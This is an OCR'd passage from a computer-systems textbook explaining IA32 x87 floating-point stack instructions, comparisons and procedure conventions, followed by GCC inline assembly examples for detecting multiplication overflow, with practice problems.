
3. A binary operation of the form $Expr_1$ `+` $Expr_2$, $Expr_1$ `-` $Expr_2$, $Expr_1$ `*` $Expr_2$, or $Expr_1$ `/` $Expr_2$. This is implemented by generating the code for $Expr_2$, followed by the code for $Expr_1$, followed by an `addp`, `subp`, `multp`, or `divp` instruction.

4. An assignment of the form $\mathit{Var} = \mathit{Expr}$. This is implemented by first generating the code for Expr, followed by the `storep` Var instruction.

As an example, consider the expression `x = a-b/c`. Since division has precedence over subtraction, this expression can be parenthesized as `x = a-(b/c)`. The recursive procedure would therefore proceed as follows:

1. Generate code for $\mathit{Expr} \doteq$ `a-(b/c)`:
   (a) Generate code for $\mathit{Expr}_2 \doteq$ `b/c`:
      i. Generate code for $\mathit{Expr}_2 \doteq$ `c` using the instruction `load c`.
      ii. Generate code for $\mathit{Expr}_1 \doteq$ `b`, using the instruction `load b`.
      iii. Generate instruction `divp`.
   (b) Generate code for $\mathit{Expr}_1 \doteq$ `a`, using the instruction `load a`.
   (c) Generate instruction `subp`.
2. Generate instruction `storep x`.

The overall effect is to generate the following stack code:




```
load c
load b
divp
load a
subp
storep x
```

Practice Problem 25:

Generate stack code for the expression `x = a*b/c * -(a+b*c)`. Diagram the contents of the stack for each step of your code. Remember to follow the C rules for precedence and associativity.

Stack evaluation becomes more complex when we wish to use the result of some computation multiple times. For example, consider the expression `x = (a*b)*(-(a*b)+c)`. For efficiency, we would like to compute `a*b` only once, but our stack instructions do not provide a way to keep a value on the stack once it has been used. With the set of instructions listed in Figure 30, we would therefore need to store the intermediate result `a+b` in some memory location, say `t`, and retrieve this value for each use. This gives the following code:



This approach has the disadvantage of generating additional memory traffic, even though the register stack has sufficient capacity to hold its intermediate results. The IA32 floating-point unit avoids this inefficiency by introducing variants of the arithmetic instructions that leave their second operand on the stack, and that can use an arbitrary stack value as their second operand. In addition, it provides an instruction that can swap the top stack element with any other element. Although these extensions can be used to generate more efficient code, the simple and elegant algorithm for translating arithmetic expressions into stack code is lost.

14.3 Floating-Point Data Movement and Conversion Operations

Floating-point registers are referenced with the notation `%st(`i`)`, where i denotes the position relative to the top of the stack. The value i can range between 0 and 7. Register `%st(0)` is the top stack element, `%st(1)` is the second element, and so on. The top stack element can also be referenced as `%st`. When a new value is pushed onto the stack, the value in register `%st(7)` is lost. When the stack is popped, the new value in `%st(7)` is not predictable. Compilers must generate code that works within the limited capacity of the register stack.

Figure 31 shows the set of instructions used to push values onto the floating-point register stack. The first group of these read from a memory location, where the argument $Addr$ is a memory address given in one of the memory operand formats listed in Figure 3. These instructions differ by the presumed format of the source operand and hence the number of bytes that must be read from memory. We use the notation $Mem_n[Addr]$ to denote accessing of n bytes with starting address $Addr$. All of these instructions convert the operand to extended-precision format before pushing it onto the stack. The final load instruction `fld` is used to duplicate a stack value. That is, it pushes a copy of floating-point register `%st(`i`)` onto the stack. For example, the instruction `fld %st(0)` pushes a copy of the top stack element onto the stack.

Figure 32 shows the instructions that store the top stack element either in memory or in another floating-point register. There are both “popping” versions that pop the top element off the stack, similar to the `storep`

Instruction		Source format	Source location
`flds`	$Addr$	Single	$Mem_4[Addr]$
`fldl`	$Addr$	double	$Mem_8[Addr]$
`fldt`	$Addr$	extended	$Mem_{10}[Addr]$
`fildl`	$Addr$	integer	$Mem_4[Addr]$
`fld`	`%st(`i`)`	extended	`%st(`i`)`

Figure 31: **Floating-point load instructions.** All convert the operand to extended-precision format and push it onto the register stack.

Instruction		Pop (Y/N)	Destination format	Destination location
`fsts`	$Addr$	N	Single	$Mem_4[Addr]$
`fstps`	$Addr$	Y	Single	$Mem_4[Addr]$
`fstl`	$Addr$	N	Double	$Mem_8[Addr]$
`fstpl`	$Addr$	Y	Double	$Mem_8[Addr]$
`fstt`	$Addr$	N	Extended	$Mem_{10}[Addr]$
`fstpt`	$Addr$	Y	Extended	$Mem_{10}[Addr]$
`fistl`	$Addr$	N	integer	$Mem_4[Addr]$
`fistpl`	$Addr$	Y	integer	$Mem_4[Addr]$
`fst`	`%st(`i`)`	N	Extended	`%st(`i`)`
`fstp`	`%st(`i`)`	Y	Extended	`%st(`i`)`


Figure 32: **Floating-point store instructions.** All convert from extended-precision format to the destination format. Instructions with suffix ‘p’ pop the top element off the stack.

instruction for our hypothetical stack evaluator, as well as nonpopping versions that leave the source value on the top of the stack. As with the floating-point load instructions, different variants of the instruction generate different formats for the result and therefore store different numbers of bytes. The first group of these store the result in memory. The address is specified using any of the memory operand formats listed in Figure 3. The second group copies the top stack element to some other floating-point register.

Practice Problem 26:

Assume for the following code fragment that register %eax contains an integer variable x and that the top two stack elements correspond to variables a and b, respectively. Fill in the boxes to diagram the stack contents after each instruction

```
    testl %eax,%eax
```



```
    jne L11

    fstp %st(0)
```

```
    jmp L9
L11:

    fstp %st(1)
```

```
L9:
```

Write a C expression describing the contents of the top stack element at the end of this code sequence in terms of x, a and b.

A final floating-point data movement operation allows the contents of two floating-point registers to be swapped. The instruction fxch %st(i) exchanges the contents of floating-point registers %st(0) and %st(i). The notation fxch written with no argument is equivalent to fxch %st(1), that is, swap the top two stack elements.

14.4 Floating-Point Arithmetic Instructions

Figure 33 documents some of the most common floating-point arithmetic operations. Instructions in the first group have no operands. They push the floating-point representation of some numerical constant onto the stack. There are similar instructions for such constants as π, e, and $\log_2 10$. Instructions in the second group have a single operand. The operand is always the top stack element, similar to the neg operation of the hypothetical stack evaluator. They replace this element with the computed result. Instructions in the third group have two operands. For each of these instructions, there are many different variants for how the

Instruction	Computation
fldz	0
fld1	1
fabs	$\|Op\|$
fchs	$-Op$
fcos	$\cos Op$
fsin	$\sin Op$
fsqrt	$\sqrt{Op}$
fadd	$Op_1 + Op_2$
fsub	$Op_1 - Op_2$
fsubr	$Op_2 - Op_1$
fdiv	Op_1 / Op_2
fdivr	Op_2 / Op_1
fmul	$Op_1 \cdot Op_2$

Figure 33: **Floating-point arithmetic operations.** Each of the binary operations has many variants.

Instruction		Operand 1	Operand 2	(Format)	Destination	Pop %st(0) (Y/N)
fsubs	*Addr*	%st(0)	$Mem_4[Addr]$	Single	%st(0)	N
fsubl	*Addr*	%st(0)	$Mem_8[Addr]$	Double	%st(0)	N
fsubt	*Addr*	%st(0)	$Mem_{10}[Addr]$	Extended	%st(0)	N
fisubl	*Addr*	%st(0)	$Mem_4[Addr]$	integer	%st(0)	N
fsub	%st(i),%st	%st(i)	%st(0)	Extended	%st(0)	N
fsub	%st,%st(i)	%st(0)	%st(i)	Extended	%st(i)	N
fsubp	%st,%st(i)	%st(0)	%st(i)	Extended	%st(i)	Y
fsubp		%st(0)	%st(1)	Extended	%st(1)	Y

Figure 34: **Floating-point subtraction instructions.** All store their results into a floating-point register in extended-precision format. Instructions with suffix 'p' pop the top element off the stack.


operands are specified, as will be discussed shortly. For noncommutative operations such as subtraction and division there is both a forward (e.g., fsub) and a reverse (e.g., fsubr) version, so that the arguments can be used in either order.

In Figure 33 we show just a single form of the subtraction operation fsub. In fact, this operation comes in many different variants, as shown in Figure 34. All compute the difference of two operands: $Op_1 - Op_2$ and store the result in some floating-point register. Beyond the simple subp instruction we considered for the hypothetical stack evaluator, IA32 has instructions that read their second operand from memory or from some floating-point register other than %st(1). In addition, there are both popping and nonpopping variants. The first group of instructions reads the second operand from memory, either in single-precision, double-precision, or integer format. It then converts this to extended-precision format, subtracts it from the top stack element, and overwrites the top stack element. These can be seen as a combination of a floating-point load following by a stack-based subtraction operation.

The second group of subtraction instructions use the top stack element as one argument and some other stack element as the other, but they vary in the argument ordering, the result destination, and whether or not they pop the top stack element. Observe that the assembly code line `fsubp` is shorthand for `fsubp %st,%st(1)`. This line corresponds to the `subp` instruction of our hypothetical stack evaluator. That is, it computes the difference between the top two stack elements, storing the result in `%st(1)`, and then popping `%st(0)` so that the computed value ends up on the top of the stack.


All of the binary operations listed in Figure 33 come in all of the variants listed for `fsub` in Figure 34.

As an example, we can rewrite the code for the expression `x = (a-b)*(-b+c)` using the IA32 instructions. For exposition purposes we will still use symbolic names for memory locations and we assume these are double-precision values.



```
fldl b
fchs
faddl c
fldl a
fsubl b
fmulp
fstpl x
```


As another example, we can write the code for the expression `x = (a*b)+(-(a*b)+c)` as follows. Observe how the instruction `fld %st(0)` is used to create two copies of `a*b` on the stack, avoiding the need to save the value in a temporary memory location.




```
fldl a
fmul b
fld %st(0)
fchs
faddl c
fmulp
```

Practice Problem 27:

Diagram the stack contents after each step of the following code:



```
fldl b
fldl a
```



```
fmul %st(1),%st
fxch
fdivrl c
fsubrp
fstp x
```

Give an expression describing this computation.

14.5 Using Floating Point in Procedures

Floating-point arguments are passed to a calling procedure on the stack, just as are integer arguments. Each parameter of type `float` requires 4 bytes of stack space, while each parameter of type `double` requires 8. For functions whose return values are of type `float` or `double`, the result is returned on the top of the floating-point register stack in extended-precision format.


As an example, consider the following function

```
double funct(double a, float x, double b, int i)
{
    return a*x - b/i;
}
```


Arguments `a`, `x`, `b`, and `i` will be at byte offsets 8, 16, 20, and 28 relative to `%ebp`, respectively, as diagrammed below:

Offset	8	16	20	28
Contents	a	x	b	i

The body of the generated code, and the resulting stack values are as follows:



```
fildl 28(%ebp)
fdivrl 20(%ebp)
```



```
flds 16(%ebp)
fmull 8(%ebp)
fsubp %st,%st(1)
```

Practice Problem 28:

For a function `funct2` with arguments `a`, `x`, `b`, and `i` (and a different declaration than that of `funct`, the compiler generates the following code for the function body:

```
movl 8(%ebp),%eax
fldl 12(%ebp)
flds 20(%ebp)
movl %eax,-4(%ebp)
fildl -4(%ebp)
fxch %st(2)
faddp %st,%st(1)
fdivrp %st,%st(1)
fld1
flds 24(%ebp)
faddp %st,%st(1)
```

The returned value is of type `double`. Write C code for `funct2`. Be sure to correctly declare the argument types.

14.6 Testing and Comparing Floating-Point Values

Similar to the integer case, determining the relative values of two floating-point numbers involves using a comparison instruction to set condition codes and then testing these condition codes. For floating point, however, the condition codes are part of the *floating-point status word*, a 16-bit register that contains various flags about the floating-point unit. This status word must be transferred to an integer word, and then the particular bits must be tested.

There are a number of different floating-point comparison instructions as documented in Figure 35. All of them perform a comparison between operands Op_1 and Op_2, where Op_1 is the top stack element. Each line of the table documents two different comparison types: an *ordered* comparison used for comparisons such as $<$ and $\leq$, and an *unordered* comparison used for equality comparisons. The two comparisons differ only in their treatment of *NaN* values, since there is no relative ordering between *NaN*'s and other values. For example, if variable `x` is a *NaN* and variable `y` is some other value, then both expressions `x < y` and `x >= y` should yield 0.

Ordered	Unordered	Op_2	Type	Number of pops
`fcoms` *Addr*	`fucoms` *Addr*	$Mem_4[Addr]$	Single	0
`fcoml` *Addr*	`fucoml` *Addr*	$Mem_8[Addr]$	Double	0
`fcom` `%st(`i`)`	`fucom` `%st(`i`)`	`%st(`i`)`	Extended	0
`fcom`	`fucom`	`%st(1)`	Extended	0
`fcomps` *Addr*	`fucomps` *Addr*	$Mem_4[Addr]$	Single	1
`fcompl` *Addr*	`fucompl` *Addr*	$Mem_8[Addr]$	Double	1
`fcomp` `%st(`i`)`	`fucomp` `%st(`i`)`	`%st(`i`)`	Extended	1
`fcomp`	`fucomp`	`%st(1)`	Extended	1
`fcompp`	`fucompp`	`%st(1)`	Extended	2

Figure 35: **Floating-point comparison instructions.** Ordered vs. unordered comparisons differ in their treatment of *NaN*'s.

$Op_1 : Op_2$	Binary	Decimal
$>$	[00000000]	0
$<$	[00000001]	1
$=$	[00100000]	64
Unordered	[00100101]	69

Figure 36: **Encoded results from floating-point comparison.** The results are encoded in the high-order byte of the floating-point status word after masking out all but bits 0, 2, and 6.

The various forms of comparison instructions also differ in the location of operand Op_2, analogous to the different forms of floating-point load and floating-point arithmetic instructions. Finally, the various forms differ in the number of elements popped off the stack after the comparison is completed. Instructions in the first group shown in the table do not change the stack at all. Even for the case where one of the arguments is in memory, this value is not on the stack at the end. Operations in the second group pop element Op_1 off the stack. The final operation pops both Op_1 and Op_2 off the stack.

The floating-point status word is transferred to an integer register with the `fnstsw` instruction. The operand for this instruction is one of the 16-bit register identifiers shown in Figure 2, for example, `%ax`. The bits in the status word encoding the comparison results are in bit positions 0, 2, and 6 of the high-order byte of the status word. For example, if we use instruction `fnstw %ax` to transfer the status word, then the relevant bits will be in `%ah`. A typical code sequence to select these bits is then:

```
fnstsw %ax        Store floating point status word in %ax
andb $69,%ah      Mask all but bits 0, 2, and 6
```

Note that 69_{10} has bit representation [00100101], that is, it has 1s in the three relevant bit positions. Figure 36 shows the possible values of byte `%ah` that would result from this code sequence. Observe that there are only four possible outcomes for comparing operands Op_1 and Op_2: the first is either greater, less, equal, or incomparable to the second, where the latter outcome only occurs when one of the values is a NaN.

As an example, consider the following procedure:

```
int less(double x, double y)
{
    return x < y;
}
```

The compiled code for the function body is shown below:

```
  fldl 16(%ebp)      Push y
  fcompl 8(%ebp)     Compare y:x
  fnstsw %ax         Store floating point status word in %ax
  andb $69,%ah       Mask all but bits 0, 2, and 6
  sete %al           Test for comparison outcome of 0 (>)
  movzbl %al,%eax    Copy low order byte to result, and set rest to 0
```

Practice Problem 29:

Show how by inserting a single line of assembly code into the code sequence shown above you can implement the following function:

```
int greater(double x, double y)
{
    return x > y;
}
```

This completes our coverage of assembly-level, floating-point programming with IA32. Even experienced programmers find this code arcane and difficult to read. The stack-based operations, the awkwardness of getting status results from the FPU to the main processor, and the many subtleties of floating-point computations combine to make the machine code lengthy and obscure. It is remarkable that the modern processors manufactured by Intel and its competitors can achieve respectable performance on numeric programs given the form in which they are encoded.

15 *Embedding Assembly Code in C Programs

In the early days of computing, most programs were written in assembly code. Even large-scale operating systems were written without the help of high-level languages. This becomes unmanageable for programs of significant complexity. Since assembly code does not provide any form of type checking, it is very easy to make basic mistakes, such as using a pointer as an integer rather than dereferencing the pointer. Even worse, writing in assembly code locks the entire program into a particular class of machine. Rewriting an assembly language program to run on a different machine can be as difficult as writing the entire program from scratch.

Aside: Writing large programs in assembly code.
Frederick Brooks, Jr., a pioneer in computer systems wrote a fascinating account of the development of OS/360, an early operating system for IBM machines [1] that still provides important object lessons today. He became a devoted believer in high-level languages for systems programming as a result of this effort. Surprisingly, however, there is

> an active group of programmers who take great pleasure in writing assembly code for IA32. They communicate with one another via the Internet news group `comp.lang.asm.x86`. Most of them write computer games for the DOS operating system. **End Aside.**

Early compilers for higher-level programming languages did not generate very efficient code and did not provide access to the low-level object representations, as is often required by systems programmers. Programs requiring maximum performance or requiring access to object representations were still often written in assembly code. Nowadays, however, optimizing compilers have largely removed performance optimization as a reason for writing in assembly code. Code generated by a high quality compiler is generally as good or even better than what can be achieved manually. The C language has largely eliminated machine access as a reason for writing in assembly code. The ability to access low-level data representations through unions and pointer arithmetic, along with the ability to operate on bit-level data representations, provide sufficient access to the machine for most programmers. For example, almost every part of a modern operating system such as Linux is written in C.

Nonetheless, there are times when writing in assembly code is the only option. This is especially true when implementing an operating system. For example, there are a number of special registers storing process state information that the operating system must access. There are either special instructions or special memory locations for performing input and output operations. Even for application programmers, there are some machine features, such as the values of the condition codes, that cannot be accessed directly in C.

The challenge then is to integrate code consisting mainly of C with a small amount written in assembly language. One method is to write a few key functions in assembly code, using the same conventions for argument passing and register usage as are followed by the C compiler. The assembly functions are kept in a separate file, and the compiled C code is combined with the assembled assembly code by the linker. For example, if file `p1.c` contains C code and file `p2.s` contains assembly code, then the compilation command:

```
unix> gcc -o p p1.c p2.s
```

will cause file `p1.c` to be compiled, file `p2.s` to be assembled, and the resulting object code to be linked to form an executable program `p`.

15.1 Basic Inline Assembly

With GCC, it is also possible to mix assembly with C code. Inline assembly allows the user to insert assembly code directly into the code sequence generated by the compiler. Features are provided to specify instruction operands and to indicate to the compiler which registers are being overwritten by the assembly instructions. The resulting code is, of course, highly machine-dependent, since different types of machines do not have compatible machine instructions. The `asm` directive is also specific to GCC, creating an incompatibility with many other compilers. Nonetheless, this can be a useful way to keep the amount of machine-dependent code to an absolute minimum.

Inline assembly is documented as part of the GCC information archive. Executing the command `info gcc` on any machine with GCC installed will give a hierarchical document reader. Inline assembly is documented by first following the link titled “C Extensions” and then the link titled “Extended Asm.” Unfortunately, the documentation is somewhat incomplete and imprecise.

The basic form of inline assembly is to write code that looks like a procedure call:

`asm(` *code-string* `);`

where *code-string* is an assembly code sequence given as a quoted string. The compiler will insert this string verbatim into the assembly code being generated, and hence the compiler-supplied and the user-supplied assembly will be combined. The compiler does not check the string for errors, and so the first indication of a problem might be an error report from the assembler.

We illustrate the use of `asm` by an example where having access to the condition codes can be useful. Consider functions with the following prototypes:

```
int ok_smul(int x, int y, int *dest);

int ok_umul(unsigned x, unsigned y, unsigned *dest);
```

Each is supposed to compute the product of arguments `x` and `y` and store the result in the memory location specified by argument `dest`. As return values, they should return 0 when the multiplication overflows and 1 when it does not. We have separate functions for signed and unsigned multiplication, since they overflow under different circumstances.

Examining the documentation for the IA32 multiply instructions `mul` and `imul`, we see that both set the carry flag `CF` when they overflow. Examining Figure 10, we see that the instruction `setae` can be used to set the low-order byte of a register to 0 when this flag is set and to 1 otherwise. Thus, we wish to insert this instruction into the sequence generated by the compiler.

In an attempt to use the least amount of both assembly code and detailed analysis, we attempt to implement `ok_smul` with the following code:

code/asm/okmul.c

```
/* First attempt.  Does not work */
int ok_smul1(int x, int y, int *dest)
{
    int result = 0;

    *dest = x*y;
    asm("setae %al");
    return result;
}
```

code/asm/okmul.c

The strategy here is to exploit the fact that register `%eax` is used to store the return value. Assuming the compiler uses this register for variable `result`, the first line will set the register to 0. The inline assembly will insert code that sets the low-order byte of this register appropriately, and the register will be used as the return value.

Unfortunately, GCC has its own ideas of code generation. Instead of setting register `%eax` to 0 at the beginning of the function, the generated code does so at the very end, and so the function always returns 0.

The fundamental problem is that the compiler has no way to know what the programmer's intentions are, and how the assembly statement should interact with the rest of the generated code.

By a process of trial and error (we will develop more systematic approaches shortly), we were able to generate working, but less than ideal code as follows:

code/asm/okmul.c

```
/* Second attempt.  Works in limited contexts */
int dummy = 0;

int ok_smul2(int x, int y, int *dest)
{
    int result;

    *dest = x*y;
    result = dummy;
    asm("setae %al");
    return result;
}
```

code/asm/okmul.c

This code uses the same strategy as before, but it reads a global variable `dummy` to initialize `result` to 0. Compilers are typically more conservative about generating code involving global variables, and therefore less likely to rearrange the ordering of the computations.

The above code depends on quirks of the compiler to get proper behavior. In fact, it only works when compiled with optimization enabled (command line flag `-O`). When compiled without optimization, it stores `result` on the stack and retrieves its value just before returning, overwriting the value set by the `setae` instruction. The compiler has no way of knowing how the inserted assembly language relates to the rest of the code, because we provided the compiler no such information.

15.2 Extended Form of `asm`

GCC provides an extended version of the `asm` that allows the programmer to specify which program values are to be used as operands to an assembly code sequence and which registers are overwritten by the assembly code. With this information the compiler can generate code that will correctly set up the required source values, execute the assembly instructions, and make use of the computed results. It will also have information it requires about register usage so that important program values are not overwritten by the assembly code instructions.

The general syntax of an extended assembly sequence is as follows:

`asm(` *code-string* [`:` *output-list* [`:` *input-list* [`:` *overwrite-list*]]] `);`

where the square brackets denote optional arguments. The declaration contains a string describing the assembly code sequence, followed by optional lists of outputs (i.e., results generated by the assembly code), inputs (i.e., source values for the assembly code), and registers that are overwritten by the assembly code.

These lists are separated by the colon (‘:’) character. As the square brackets show, we only include lists up to the last nonempty list.

The syntax for the code string is reminiscent of that for the format string in a `printf` statement. It consists of a sequence of assembly code instructions separated by the semicolon (‘;’) character. Input and output operands are denoted by references `%0`, `%1`, and so on, up to possibly `%9`. Operands are numbered, according to their ordering first in the output list and then in the input list. Register names such as “`%eax`” must be written with an extra ‘%’ symbol, such as “`%%eax`.”

The following is a better implementation of `ok_smul` using the extended assembly statement to indicate to the compiler that the assembly code generates the value for variable `result`:

code/asm/okmul.c

```
/* Uses the extended assembly statement to get reliable code */
int ok_smul3(int x, int y, int *dest)
{
    int result;

    *dest = x*y;

    /* Insert the following assembly code:
       setae %bl            # Set low-order byte
       movzbl %bl, result   # Zero extend to be result
    */
    asm("setae %%bl; movzbl %%bl,%0"
        : "=r" (result)  /* Output    */
        :                /* No inputs */
        : "%ebx"         /* Overwrites */
        );

    return result;
}
```

code/asm/okmul.c

The first assembly instruction stores the test result in the single-byte register `%bl`. The second instruction then zero-extends and copies the value to whatever register the compiler chooses to hold `result`, indicated by operand `%0`. The output list consists of pairs of values separated by spaces. (In this example there is only a single pair). The first element of the pair is a string indicating the operand type, where ‘`r`’ indicates an integer register and ‘`=`’ indicates that the assembly code assigns a value to this operand. The second element of the pair is the operand enclosed in parentheses. It can be any assignable value (known in C as an *lvalue*). The compiler will generate the necessary code sequence to perform the assignment. The input list has the same general format, where the operand can be any C expression. The compiler will generate the necessary code to evaluate the expression. The overwrite list simply gives the names of the registers (as quoted strings) that are overwritten.

The code shown above works regardless of the compilation flags. As this example illustrates, it may take a little creative thinking to write assembly code that will allow the operands to be described in the required form. For example, there are no direct ways to specify a program value to use as the destination operand for the `setae` instruction, since the operand must be a single byte. Instead, we write a code sequence based on a specific register and then use an extra data movement instruction to copy the resulting value to some part of the program state.

> **Practice Problem 30**:
>
> GCC provides a facility for extended-precision arithmetic. This can be used to implement function `ok_smul`, with the advantage that it is portable across machines. A variable declared as type "`long long`" will have twice the size of normal `long` variable. Thus, the statement:
>
> ```
> long long prod = (long long) x * y;
> ```
>
> will compute the full 64-bit product of `x` and `y`. Using this facility, write a version of `ok_smul` that does not use any `asm` statements.

One would expect the same code sequence could be used for `ok_umul`, but GCC uses the `imull` (signed multiply) instruction for both signed and unsigned multiplication. This generates the correct value for either product, but it sets the carry flag according to the rules for signed multiplication. We therefore need to include an assembly-code sequence that explicitly performs unsigned multiplication using the `mull` instruction as documented in Figure 9, as follows:

code/asm/okmul.c

```
/* Uses the extended assembly statement */
int ok_umul(unsigned x, unsigned y, unsigned *dest)
{
    int result;

    /* Insert the following assembly code:
       movl  x,%eax         # Get x
       mull  y              # Unsigned multiply by y
       movl  %eax, *dest    # Store low-order 4 bytes at dest
       setae %dl            # Set low-order byte
       movzbl %dl, result   # Zero extend to be result
    */
    asm("movl %2,%%eax; mull %3; movl %%eax,%0;
           setae %%dl; movzbl %%dl,%1"
        : "=r" (*dest), "=r" (result) /* Outputs    */
        : "r"  (x),     "r"  (y)      /* Inputs     */
        : "%eax", "%edx"              /* Overwrites */
        );

    return result;
}
```

code/asm/okmul.c

Recall that the `mull` instruction requires one of its arguments to be in register `%eax` and is given the second argument as an operand. We indicate this in the `asm` statement by using a `movl` to move program value `x` to

